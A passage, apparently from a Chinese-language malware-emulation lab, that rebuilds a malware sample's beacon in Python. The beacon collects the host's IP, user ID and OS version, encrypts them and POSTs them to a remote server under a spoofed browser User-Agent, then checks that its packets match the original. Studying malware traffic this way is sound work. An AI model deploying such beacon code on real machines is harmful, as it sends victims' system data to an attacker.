print(ip_bytes.decode("ascii")+"\n")
print(uid+"\n")
# sprintf: "%d.%d.%d SP%d"
ver = OSVERSIONINFOEXA()
ver.dwOSVersionInfoSize = ctypes.sizeof(ver)
ok = kernel32.GetVersionExA(ctypes.byref(ver))
buf_ver = ctypes.create_string_buffer(256)
major = ver.dwMajorVersion if ok else 0
minor = ver.dwMinorVersion if ok else 0
build = ver.dwBuildNumber if ok else 0
spmaj = ver.wServicePackMajor if ok else 0
msvcrt.sprintf(
    buf_ver,
    b"%u.%u.%u SP%u",
    major, minor, build, spmaj
)

# lstrcatA
kernel32.lstrcatA(buf_prefix, buf_ver)  # buf_prefix

# sprintf: "%s,%s,%s:%d"
port = ALT_PORTS[i % 2]
buf_final = ctypes.create_string_buffer(2048)
msvcrt.sprintf(
    buf_final,
    b"%s,%s,%s:%u",
    ctypes.c_char_p(buf_prefix.value),
    ctypes.c_char_p(b"testVersion"),
    ctypes.c_char_p(SHOW_HOST),
    ctypes.c_uint(port)
)
body_clear = buf_final.value

# GetTickCount
tick = kernel32.GetTickCount()
```

```
# sprintf: "%04X/%c%d.asp"(%c -> 'a')
buf_path_noslash = ctypes.create_string_buffer(256)
msvcrt.sprintf(
    buf_path_noslash,
    b"%04X/%c%u.asp",
    (0x0000), ord('a'), tick
)

# HttpOpenRequestA path "/0000/a123.asp"
path_bytes = b"/report"

# InternetOpenA
hInternet = wininet.InternetOpenA(
    USER_AGENT,
    0,
    None,
    None,
    0
)
if not hInternet:
    raise RuntimeError("InternetOpenA failed")

hConnect = None
hRequest = None
try:
    # InternetConnectA
    hConnect = wininet.InternetConnectA(
        hInternet,
        DEST_HOST,
        DEST_PORT,
        None,
        None,
        3,
        0,
        0
    )
    if not hConnect:
        raise RuntimeError("InternetConnectA failed")

    # encrypted
    body_encrypted = encrypt_bytes(body_clear)
    body_buf = ctypes.create_string_buffer(body_encrypted)
    content_len = len(body_encrypted)
```

```
    # HttpOpenRequestA
    flags = 0x80000000 | 0x04000000
    hRequest = wininet.HttpOpenRequestA(
        hConnect,
        b"POST",
        path_bytes,
        None,
        None,
        None,
        flags,
        0
    )
    if not hRequest:
        raise RuntimeError("HttpOpenRequestA failed")

    # headers & body
    headers = (
        b"User-Agent: Mozilla/4.0 (compatible; MSIE 8.0)\r\n"
        b"Host: " + SHOW_HOST + b"\r\n"
        b"Cache-Control: no-cache\r\n"
        b"Content-Length: " + str(content_len).encode("ascii") + b"\r\n"
    )
    hSend = wininet.HttpSendRequestA(
        hRequest,
        headers,
        len(headers),
        ctypes.cast(body_buf, ctypes.c_void_p),
        len(body_encrypted)
    )
    if not hSend:
        raise RuntimeError("HttpSendRequestA failed")

finally:
    # InternetCloseHandle
    if hRequest:
        wininet.InternetCloseHandle(hRequest)
    if hConnect:
        wininet.InternetCloseHandle(hConnect)
    if hInternet:
        wininet.InternetCloseHandle(hInternet)

# Sleep
kernel32.Sleep(1024)
```

```
    finally:
        ws2_32.WSACleanup()
        kernel32.Sleep(1000)
        Agent_Finish = "user :" + uid + " finish"  #告知接收端哪位user程式執行完了(原惡意程式沒有此功能)
        resp = requests.post(url, json = Agent_Finish)

if __name__ == "__main__":
    main(2)
>
```

步驟3.執行Agent並觀察封包內容是否與malware.exe內容相同



圖7.malware.exe執行後的封包內容



圖8.Agent執行後錄到的封包內容